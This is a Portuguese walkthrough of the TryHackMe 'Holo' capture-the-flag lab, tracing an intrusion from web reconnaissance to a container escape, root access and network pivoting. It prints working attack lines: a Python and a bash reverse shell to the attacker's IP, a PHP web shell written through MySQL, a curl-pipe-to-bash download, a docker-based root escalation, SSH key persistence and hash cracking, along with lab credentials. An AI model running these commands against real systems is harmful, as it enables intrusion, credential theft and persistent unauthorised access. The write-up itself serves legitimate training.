
Holo (L&W)



Informações que foram coletadas durante o CTF:

- 1. IP Inicial (10.201.126.33) do holo.live tem as portas 22 (SSH), 80 (HTTP) e 33060 (MySQLX) abertas
- Foram encontradas 2 VHOSTS:
 - admin.holo.live
 - 2. dev.holo.live
- 3. Foram encontrados alguns diretórios interessante:
 - 1. admin.holo.live:
 - Robots.txt que tinha informações de um arquivo de texto com possíveis credenciais importantes
 - 2. um possível nome de usuário gurag
 - 2. dev.holo.live
 - 1. Robots.txt que tinha algumas informações nada impactantes;
 - 2. img.php que passa um parâmetro file que está vulnerável a Directory transversal. Então era só usar as credenciais encontradas com o parâmetro vulnerável.
- 4. Acessando a área Admin foi descoberto que tem um parâmetro escondido (CMD) que nos permiti fazer uma Shell reversa;

- 5. Na shell reversa listando os diretórios do Admin (/var/www/admin):
 - 1. db connect.php: aparece o IP, PASSWD, USER, NAME do Banco.
- 6. Entramos na **DOCKER** 192.168.100.100:
 - 2. Portas Abertas: 33060 (?), 8080 (http-alt), 3306 (MySQL), 80 (HTTP), 22 (SSH);
 - 3. Fazendo alguns Scanners, procuramos por o default gateway e encontramos **192.168.100.1**;
 - 4. Com o default gateway e sabemos que o MySQL está rodando, então daí entramos no banco
 - 1. Com a entrada no banco foram encontrado dois usuários, que já sabíamos (tecnicamente). O admin e o gurag.

7. SAINDO DO DOCKER:

- 1. Como temos acesso ao banco então usaremos essa técnica para sair do Docker;
- 2. Implantamos uma shell pelo mysql;
- 3. Fazendo uma shell reverse conseguimos sair do docker.
- 8. Foi feita uma varredura para ver qual binário poderia ser usado para escalar privilégio.
- 9. Com o privilégio escalada foi gerado um chave SSH para persistir.
- 10. E com isso foi usado o john-the-ripper para quebrar a senha e descobrimos a senha do usuário linux-admin.
- 11. Com o login do linux-admin é usado o SSH para fazer um tunelamento para a rede interna.
- 12. Foi descoberto http://10.201.126.31/.
- 13. Com alguns testes descobrimos que o usuário gurag pode autenticar, mas como não temos a senha ao tentar explorar o redefinição de senha descobrimos que o user token está exposto e conseguimos trocar a senha.
- 14. Logando na área Admin upamos uma Shell.
- 15. Após uma conexão reversa, foi iniciado Powershell pelo terminal e com o mimikatz conseguimos um usuário watamet e senha Nothingtoworry!.
- 16. Com as credenciais executamos o NetExec e descobrimos que conseguimos acessar com o SMB e o evil-winrm.
- 17. Com usuário autenticado no sistema, começa a etapa de enumeração de serviços, softwares, tarefas e etc. Para verificar qualquer sistema vulnerável para aproveitar.
- 18. Após etapa de enumeração e usando o ProcMon para monitorar como que funciona alguns programas, foi encontrado o kavRemover que solicitará uma dll.
- 19. A Etapa anterior não teve êxito, por conta que para executar o .exe precisa de privilégio Admin que pode ser resolvido com uma CVE-2021-1675 que consegue colocar o usuário no grupo do ADMIN`.
- 20. Feito o DLL Hijacking, ao execurtamos o kavremover será chamada essa DLL infectada que com o listener rodando conseguiremos a shell

Passo a Passo

Inicialmente eu comecei testando a máquina "L-SRV01" e fiz o listamento dos IPs com CIDR /24

nmap -sn -v 10.201.126.33/24


- Nmap scan report for 10.201.126.33
- Nmap scan report for 10.201.126.250
 Ao rodar o NMAP para verificar as portas foram encontradas: 22, 80 & 33060

Então verificamos as 3 portas

```
PORT
          STATE SERVICE VERSION
                        OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
22/tcp
          open ssh
2.0)
| ssh-hostkey:
   3072 81:e0:ed:ff:b6:e7:a1:88:8f:20:02:be:50:5e:fa:88 (RSA)
   256 4a:f9:03:27:eb:e5:fd:b3:99:20:8d:63:8d:ca:b6:ae (ECDSA)
   256 87:b3:13:df:36:d2:62:6d:32:54:37:b8:7c:d4:99:4d (ED25519)
                       Apache httpd 2.4.29
80/tcp
| http-methods:
   Supported Methods: HEAD
| http-robots.txt: 21 disallowed entries (15 shown)
/var/www/wordpress/index.php
/ /var/www/wordpress/readme.html /var/www/wordpress/wp-activate.php
/ /var/www/wordpress/wp-blog-header.php /var/www/wordpress/wp-config.php
/ /var/www/wordpress/wp-content /var/www/wordpress/wp-includes
/ /var/www/wordpress/wp-load.php /var/www/wordpress/wp-mail.php
| /var/www/wordpress/wp-signup.php /var/www/wordpress/xmlrpc.php
| /var/www/wordpress/license.txt /var/www/wordpress/upgrade
|_/var/www/wordpress/wp-admin /var/www/wordpress/wp-comments-post.php
33060/tcp open mysqlx MySQL X protocol listener
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Então, inicialmente, vou verificar o site (porta 80) para ver se encontro informações valiosas

holo.live(10.201.126.33)/index.php



Logo em seguida, o proprio THM (TryHackMe) recomenda fazer um teste de vhost para verificar se encontramos algo de interessante, então rodaremos o comando:

wfuzz -u holo.live -w /home/arthur-strelow/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.holo.live" --hc 404,403 --hl 156

```
arthur-strelow@arthur-OptiPlex-3070:~$ wfuzz -u holo.live -w /home/arthur-strelo
w/SecLists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.holo.l
ive" --hc 404,403 --hl 156
****************
 Wfuzz 3.1.0 - The Web Fuzzer
Target: http://holo.live/
Total requests: 114442
______
ID
         Response
                                          Payload
                  Lines
                        Word
                                 Chars
______
000000001:
         200
                  155 L
                        1398 W
                                 21405 Ch
                                          "www"
                                          "admin"
000000024:
         200
                  75 L
                        158 W
                                 1845 Ch
000000019:
         200
                  271 L
                        701 W
                                 7515 Ch
                                          "dev"
```

Com isso podermos notar os dois VHOST encontrados:

http://admin.holo.live/ http://dev.holo.live/


Agora vamos rodar um gobuster, wfuzz e ffuf no site principal e nos dois vhosts para analisarmos diretórios que podem revelar informações confidenciais

Então vermos um diretório que parece interessate:

 ffuf -u http://holo.live/FUZZ -w /home/arthurstrelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

```
🗤 ffuf -u http://holo.live/FUZZ -w /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,40
                     v2.1.0-dev
        Method
URL
                                                                       : http://holo.live/FUZZ
        Wordlist : FUZZ: /home/arthur-strelow/SecLists/Discovery/Web-Content/raft-large-files.txt Follow redirects : false Calibration : false
         Timeout
Threads
Matcher
                                                                     : 10
: 40
                                                                           Response status: 200-299,301,302,307,401,403,405,500
                                                                      : Response status: 301.404
        Filter
                                                                             [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 308ms]
[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 277ms]
[Status: 405, Size: 42, Words: 6, Lines: 1, Duration: 1091ms]
[Status: 200, Size: 7278, Words: 740, Lines: 198, Duration: 220ms]
[Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 220ms]
[Status: 200, Size: 19915, Words: 3331, Lines: 385, Duration: 219ms]
[Status: 200, Size: 913, Words: 23, Lines: 23, Duration: 218ms]
[Status: 200, Size: 913, Words: 1, Lines: 1, Duration: 234ms]
[Status: 200, Size: 135, Words: 11, Lines: 1, Duration: 298ms]
[Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 298ms]
[Status: 500, Size: 0, Words: 1, Lines: 1, Duration: 265ms]
[Status: 403, Size: 2674, Words: 12, Lines: 12, Duration: 265ms]
[Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 306ms]
[Status: 200, Size: 0, Words: 1, Lines: 12, Duration: 270ms]
[Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 218ms]
[Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 254ms]
[Status: 403, Size: 74, Words: 20, Lines: 10, Duration: 255ms]
[Status: 403, Size: 74, Words: 20, Lines: 10, Duration: 255ms]
[Status: 403, Size: 74, Words: 20, Lines: 10, Duration: 255ms]
[Status: 403, Size: 74, Words: 20, Lines: 10, Duration: 255ms]
p-login.php
 mlrpc.php
eadme.html
htaccess
icense.txt
obots.txt
p-settings.php
p-mail.php
p-app.php
up-dpp.php
up-blog-header.php
html
php
p-load.php
/p-signup.php
/p-admin.php
```

Acessando o robots.txt



 ffuf -u http://admin.holo.live/FUZZ -w /home/arthurstrelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

Acessando a robots.txt novamente para vermos se tem algo interessante

```
← → C △ Não seguro admin.holo.live/robots.txt

User-agent: *
Disallow: /var/www/admin/db.php
Disallow: /var/www/admin/dashboard.php
Disallow: /var/www/admin/supersecretdir/creds.txt
```

Opa, algo interessante foi encontrada, algumas URL's importantes

E por fim, vamos verificar o subdominio .dev

• ffuf -u http://dev.holo.live/FUZZ -w /home/arthurstrelow/SecLists/Discovery/Web-Content/raft-large-files.txt -fc 301,404

Ao analisar os diretórios o que mais me chamou atenção é o img.php


Olhando bem vimos que eles chamam a imagem por meio de um parâmetro file= http://dev.holo.live/img.php?file=images/fubuki.jpg se pegarmos o .txt que descobrimos no robots do subdominio admin

http://dev.holo.live/img.php?file=/var/www/admin/supersecretdir/creds.txt

```
← → C ▲ Nāo seguro dev.holo.live/img.php?file=/var/www/admin/supersecretdir/creds.txt

I know you forget things, so I'm leaving this note for you:
admin:DBManagerLogin!
- gurag <3
```

Então temos as credenciais administrativas e um possivel nome de usuário "gurag"



Fazendo uma análise do site pelo código-fonte descobri que tem um parâmetro curioso

Daí com o NC ficamos escutando uma conexão para podermos fazer uma shell reversa

```
http://admin.holo.live/dashboard.php?cmd=python3%20-
c%20%27import%20os,pty,socket;s=socket.socket();s.connect((%2210.51.124.72%22
,4444));[os.dup2(s.fileno(),f)for%20f%20in(0,1,2)];pty.spawn(%22sh%22)%27
```

```
arthur-strelow@arthur-OptiPlex-3070:~/ctf/holo$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.201.126.33 59206
$
```

Shell Reversa feita

Listando os arquivos da área administrativa, acabo encontrando um arquivo que pode ser usado posteriormente (db_connect.php)

```
www-data@f2badd0cc387:/var/www/admin$ la
ls -la
total 72
drwxr-xr-x 6 root root 4096 Jan 16 2021 .
drwxr-xr-x 1 root root 4096 Jan 16 2021 ..
-rw-r--r-- 1 root root 69 Jan 4 2021 .htaccess
-rw-r--r-- 1 root root 1619 Nov 3 2020 action_page.php
drwxr-xr-x 7 root root 4096 Jul 4 2019 assets
-rw-r--r-- 1 root root 16120 Nov 3 2020 dashboard.php
                      348 Nov 3 2020 db_connect.php
rw-r--r-- 1 root root
drwxr-xr-x 2 root root 4096 Jul 4
                                  2019 docs
drwxr-xr-x 2 root root 4096 Oct 23 2020 examples
rwxr-xr-x 1 root root 11753 Oct 22 2020 hololive.png
rw-r--r-- 1 root root 1845 Oct 22 2020 index.php
drwxr-xr-x 2 root root 4096 Jan 4 2021 supersecretdir
www-data@f2badd0cc387:/var/www/admin$ cat db_connect.php
cat db_connect.php
<?php
define('DB_SRV', '192.168.100.1');
define('DB_PASSWD', "!123SecureAdminDashboard321!");
define('DB_USER', 'admin');
define('DB_NAME', 'DashboardDB');
$connection = mysqli_connect(DB_SRV, DB_USER, DB_PASSWD, DB_NAME);
if($connection == false){
       die("Error: Connection to Database could not be made." . mysqli_connect_error());
```

Indo para o diretório padrão é descoberto que estamos em um docker

```
www-data@f2badd0cc387:/var/www/admin$ cd /
cd /
lwww-data@f2badd0cc387:/$ s -la
ls -la
total 340
drwxr-xr-x
           1 root root
                          4096 Apr 3 11:13 .
            1 root root
                          4096 Apr 3 11:13 ...
drwxr-xr-x
- FWXF - XF - X
           1 root root
                             0 Apr 3 11:13 .dockerenv
           1 root root 266240 Jan 4 2021 apache.tar
- FW- F-- F--
           1 root root
                          4096 Jan 16
                                      2021 bin
drwxr-xr-x
                          4096 Apr 24 2018 boot
drwxr-xr-x
           2 root root
drwxr-xr-x
           5 root root
                          360 Apr 3 11:13 dev
drwxr-xr-x
           1 root root
                          4096 Apr 3 11:13 etc
drwxr-xr-x
           2 root root
                          4096 Apr 24 2018 home
                          4096 May 23 2017 lib
drwxr-xr-x
           1 root root
drwxr-xr-x
            1 root root
                          4096 Jan 16
                                      2021 lib64
           2 root root
                          4096 Sep 21 2020 media
drwxr-xr-x
drwxr-xr-x
           2 root root
                          4096 Sep 21 2020 mnt
           2 root root
                          4096 Sep 21 2020 opt
drwxr-xr-x
dr-xr-xr-x 135 root root
                             0 Apr 3 11:13 proc
drwx----- 2 root root
                          4096 Sep 21
                                      2020 root
drwxr-xr-x
            1 root root
                          4096 Jan 16
                                      2021 run
drwxr-xr-x 1 root root
                          4096 Jan 16
                                      2021 sbin
                          4096 Sep 21 2020 srv
           2 root root
drwxr-xr-x
dr-xr-xr-x 13 root root
                             0 Apr 3 11:13 svs
drwxrwxrwt 1 root root
                          4096 Apr 3 11:14 tmp
                                      2020 usr
drwxr-xr-x
           1 root root
                          4096 Sep 21
drwxr-xr-x
                          4096 Jan 16 2021 var
            1 root root
www-data@f2badd0cc387:/$
```

E daí vamos dar um ifconfig para descobrir o IP do DOCKER

```
www-data@f2badd0cc387:/$ ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
       inet 192.168.100.100 netmask 255.255.255.0 broadcast 192.168.100.255
       ether 02:42:c0:a8:64:64 txqueuelen 0 (Ethernet)
       RX packets 66757 bytes 10925984 (10.9 MB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 100822 bytes 29315622 (29.3 MB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
       RX packets 2996591 bytes 2004021555 (2.0 GB)
       RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 2996591 bytes 2004021555 (2.0 GB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Nesse caso vamos descobrir o Default Gateway da rede com o route

```
www-data@f2badd0cc387:/tmp$ route -n
route -n
Kernel IP routing table
Destination
                Gateway
                                 Genmask
                                                 Flags Metric Ref
                                                                      Use Iface
                192.168.100.1
0.0.0.0
                                 0.0.0.0
                                                                        0 eth0
                                                 UG
                                                       0
                                                              0
192.168.100.0
                                 255.255.255.0
                                                              0
                                                                        0 eth0
                0.0.0.0
                                                 U
                                                       0
```

e daí, verificamos se a docker tem algum NMap caso tenha rodar um -sS para fazer uma espécie de ping, mas como não tem rodar o nc para verificar as portas TCP abertas

```
www-data@f2badd0cc387:/$ nc -zv 192.168.100.1 1-65535

nc -zv 192.168.100.1 1-65535

ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 33060 (?) open
iip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 8080 (http-alt) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 3306 (mysql) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 80 (http) open
ip-192-168-100-1.eu-west-1.compute.internal [192.168.100.1] 22 (ssh) open
www-data@f2badd0cc387:/$
```

E daí como, percebemos que está comunicando com o mysql que anteriormente conseguimos algumas credenciais

```
www-data@f2badd0cc387:/tmp$ mysql -u admin -p -h 192.168.100.1
mysql -u admin -p -h 192.168.100.1
Enter password: !123SecureAdminDashboard321!

Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 8.0.22-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases/
```

e Navegando até o fim temos dois usuários

```
mysql> use DashboardDB
\use DashboardDB
ERROR 1049 (42000): Unknown database 'se'
mysql> use DashboardDB;
use DashboardDB:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
show tables;
 Tables_in_DashboardDB |
 users
1 row in set (0.00 sec)
mysql> show columns from users;
show columns from users;
 Field
         | Type
                   | Null | Key | Default | Extra |
| username | varchar(256) | YES | NULL
| password | varchar(256) | YES |
                                     NULL
2 rows in set (0.00 sec)
mysql> select * from users;
select * from users;
 username | password
         | DBManagerLogin! |
 admin
          AAAA
 gurag
 rows in set (0.00 sec)
```

Com acesso ao banco, então temos algumas permissões e começa as tentativas de sair do docker. A escolhida foi por meio de implantar uma SHELL pelo banco de dados

```
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE
'/var/www/html/shell.php';

mysql> select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php'
;
select '<?php $cmd=$_GET["cmd"];system($cmd);?>' INTO OUTFILE '/var/www/html/shell.php';
Query OK, 1 row affected (0.00 sec)
```

```
www-data@f2badd0cc387:/var/www/admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
<admin$ curl 192.168.100.1:8080/shell.php?cmd=whoami
www-data
```

Daí com essa shell implantada na máquina começamos montar a shell reverse

Na máquina do atacante criamos a shell reverse

```
#!/bin/bash
bash -i >& /dev/tcp/<ip>/<porta> 0>&1
```

e daí fazemos um servidor web com python mesmo

nessa segunda shell foi usado o metasploit para ser o listener

com a shell feita só rodar o comando na docker

```
curl 'http://192.168.100.1:8080/shell.php?
cmd=curl%20http%3A%2F%2F10.51.124.72%3A80%2Fshellscript.sh%7Cbash%20%26'
```

E com isso conseguimos sair da docker com êxito

Com isso, podermos fazer uma varredura na máquina, como uma etapa de exploração.

Uma das etapas de reconhecimento que podermos analisar é são os Binários

Na máquina em questão foi explorado o **bin** do docker

```
sudo install -m =xs $(which docker) .
./docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

antes de tentar executar o comando, primeiro tem que melhorar a shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
CTRL + Z;
stty raw -echo
fg
export TERM=xterm
stty rows 25 columns 211
```

daí verificamos as images do docker

Holo (L&W)

TAG	IMAGE ID	CREATED	SIZE
<none></none>	cb1b741122e8	4 years ago	995MB
<none></none>	b711fc810515	4 years ago	993MB
<none></none>	591bb8cd4ef6	4 years ago	993MB
<none></none>	88d15ba62bf4	4 years ago	993MB
18.04	56def654ec22	4 years ago	63.2MB
	<none> <none> <none> <none></none></none></none></none>	<none> cb1b741122e8 <none> b711fc810515 <none> 591bb8cd4ef6 <none> 88d15ba62bf4</none></none></none></none>	<pre><none></none></pre>

Após tudo isso

```
www-data@ip-10-201-126-33:/var/www/html$ docker run -v /:/mnt --rm -it ubuntu:18.04 chroot /mn
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# AFF24.5 december 12.00.
```

Agora para persistir a sessão é só criarmos a chave SSH

```
ssh-keygen
```

Copia o "id_rsa" para a **MÁQUINA DO ATACANTE** e dê permissão

```
chmod 600 id_rsa
```

E também, dê a mesma permissão no "id_rsa" da MÁQUINA DA VÍTIMA

Para finalizar coloque a chave pública no "authorized_keys"

```
cat id_rsa.pub >> authorized_keys
```

Agora acesse o root diretamente via SSH

```
ssh root@10.201.126.33 -i id_rsa
```

Bem, como temos a máquina como root então o que podermos fazer uma espécie é usar o john para tentar quebrar as hash de senha

```
john --wordlist= /home/arthur-strelow/SecLists/Passwords/Leaked-
Databases/rockyou.txt senhas.txt --format=sha512crypt --fork=5
```

Com acesso a esse usuário o que podermos fazer é uma análise para quais IPs ele se comunica para podermos tentar um **PIVOTING**

```
for i in \{1..254\} ;do (ping -c 1 10.201.126.\}i | grep "bytes from" | awk '{print \$4\}' | cut -d ":" -f 1 \&) ;done
```

```
linux-admin@ip-10-201-126-33:~$ for i in {1..254} ;do (ping -c 1 10.201.126.$i | grep "bytes f
rom" | awk '{print $4}' | cut -d ":" -f 1 &) ;done
10.201.126.1
10.201.126.31
10.201.126.30
10.201.126.33
10.201.126.35
10.201.126.250
```

Com os IPs válidos descobertos, uma opção viável é rodar o NMAP para tentar descobrir algumas informações de serviços

```
nmap -sV -p- -v -T4 10.201.126.1 10.201.126.30-35 10.201.126.250
```

Holo (I &W)

```
sp scan report for ist is up (0.0010s laten of shown: 65509 closed ports of shown: 65000 poen domain?

80/tcp open derberos-sec Microsoft window.
139/tcp open nerbeios-ssn Microsoft window.
Microsoft windows Activ.
445/tcp open microsoft-ds?
464/tcp open kpasswds?
593/tcp open necan_http
636/tcp open mcan_http
636/tcp open ms-wbt-server
5985/tcp open http
9389/tcp open ms-wbt-server
5985/tcp open http
Microsoft Windows Active Directory LDAP
9389/tcp open ms-wbt-server
Microsoft Windows Active Directory LDAP
10000 closed poen ms-marker Microsoft Hindows Active Directory LDAP
10000 closed poen ms-marker Microsoft Hindows Active Directory LDAP
10000 closed poen ms-marker Microsoft Hindows RPC
10000 closed poen ms-marker Microsoft Windows RPC
10000 closed poen close
                 map scan report for ip-10-201-126-30.eu-west-1.compute.internal (10.201.126.30)
ost is up (0.0010s latency).
ot shown: 65509 closed ports
ORT STATE SERVICE VERSION
3/trn_one_domaio_
                                                            Microsoft IIS httpd 10.0
Microsoft Windows Kerberos (server time: 2025-04-04 12:21:33Z)
Microsoft Windows RPC
Microsoft Windows netbios-ssn
Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)
                                                             Microsoft Windows Active Directory LDAP (Domain: holo.live0., Site: Default-First-Site-Name)
                 9708/tcp open msrpc Microsoft Windows RPC
9708/tcp open msrpc Microsoft Windows RPC
service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
F-PortS3-TCP:V=7.80%I=7%D=4/4%Time=67EFCED2%P=x86_64-pc-linux-gnu%r(DNSVe
F-rsionBindReqTCP,20; "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\0\x07version\x
F-rsionBindReqTCP,20; "\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\0\x07version\x
               Nmap scan report for ip-10-201-126-31.eu-west-1.compute.internal (10.201.126.31)
               Host is up (0.00086s latency).
               Not shown: 65517 closed ports
               PORT
                                             STATE SERVICE
                                                                                                          VERSION
                                                                                                          OpenSSH for_Windows_7.7 (protocol 2.0)
               22/tcp
                                             open ssh
                                                                                                          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
               80/tcp
                                             open
                                                               http
               135/tcp
                                             open msrpc
                                                                                                          Microsoft Windows RPC
                                                                                                          Microsoft Windows netbios-ssn
               139/tcp
                                             open netbios-ssn
               443/tcp
                                             open ssl/http
                                                                                                          Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1g PHP/7.4.11)
               445/tcp
                                             open
                                                               microsoft-ds?
               3306/tcp
                                                               mysql?
                                             open
                                                               ms-wbt-server Microsoft Terminal Services
               3389/tcp
                                            open
                                                                                                          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
               5985/tcp open
                                                               http
               47001/tcp open http
                                                                                                          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
               49664/tcp open
                                                                                                          Microsoft Windows RPC
                                                               msrpc
                                                                                                          Microsoft Windows RPC
               49665/tcp open
                                                               msrpc
               49666/tcp open msrpc
                                                                                                          Microsoft Windows RPC
                                                                                                          Microsoft Windows RPC
               49667/tcp open
                                                               MSTDC
               49668/tcp open
                                                                                                          Microsoft Windows RPC
                                                               MSTPC
                                                                                                          Microsoft Windows RPC
               49669/tcp open
                                                               msrpc
                                                                                                          Microsoft Windows RPC
               49670/tcp open
                                                               MSTPC
                                                                                                          Microsoft Windows RPC
               49672/tcp open msrpc
               Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Nmap scan report for ip-10-201-126-35.eu-west-1.compute.internal (10.201.126.35)
Host is up (0.00058s latency).
Not shown: 65520 closed ports
          STATE SERVICE
PORT
                               VERSION
80/tcp
                              Microsoft IIS httpd 10.0
         open http
135/tcp
          open msrpc
                              Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
          open microsoft-ds?
445/tcp
3389/tcp open ms-wbt-server Microsoft Terminal Services
3389/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
40664/tcp open msrpc Microsoft Windows RPC
                               Microsoft Windows RPC
49665/tcp open msrpc
49666/tcp open msrpc
                               Microsoft Windows RPC
                               Microsoft Windows RPC
49667/tcp open msrpc
49668/tcp open msrpc
                               Microsoft Windows RPC
49669/tcp open msrpc
                               Microsoft Windows RPC
                               Microsoft Windows RPC
49670/tcp open msrpc
49674/tcp open msrpc
                               Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Nmap scan report for ip-10-201-126-250.eu-west-1.compute.internal (10.201.126.250)
Host is up (0.00058s latency).
Not shown: 65533 closed ports
         STATE SERVICE VERSION
PORT
                        OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
22/tcp
         open ssh
1337/tcp open http
                        Node.js Express framework
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Antes de tudo, precisamos criar um TUNNEL para a rede interna e faremos isso usando o SSH com o usuário "linux-admin"

```
ssh -o StrictHostKeyChecking=no -o ServerAliveInterval=30 -f -N -D 1080 linux-admin@10.201.126.33 -i id rsa
```

Com o netstat -lnpt podermos ver as conexões

```
arthur-strelow@arthur-OptiPlex-3070:~/Downloads$ netstat -nlpt
(Nem todos os processos puderam ser identificados, informações sobre processos
de outrem não serão mostrados, você deve ser root para vê-los todos.)
Conexões Internet Ativas (somente servidores)
Proto Recv-Q Send-Q Endereço Local
                                                                     Estado
                                                                                  PID/Program n
                                             Endereço Remoto
ame
           0
                  0 127.0.0.1:5432
                                            0.0.0.0:*
                                                                     OUÇA
tcp
           0
                  0 127.0.0.1:1080
                                            0.0.0.0:*
                                                                                13635/ssh
                                                                     OUÇA
tcp
           0
                  0 127.0.0.1:631
tcp
                                            0.0.0.0:*
                                                                     OUÇA
           0
                  0 127.0.0.54:53
                                            0.0.0.0:*
                                                                     OUÇA
tcp
           0
                  0 127.0.0.53:53
                                            0.0.0.0:*
tcp
                                                                     OUÇA
tcp6
           0
                  0 ::1:631
                                             :::*
                                                                     OUÇA
                  0 ::1:1080
                                             :::*
                                                                     OUÇA
                                                                                 13635/ssh
tcp6
```

O Tunnel feito precisamos configurar o proxychains4 (para acessar a rede interna)

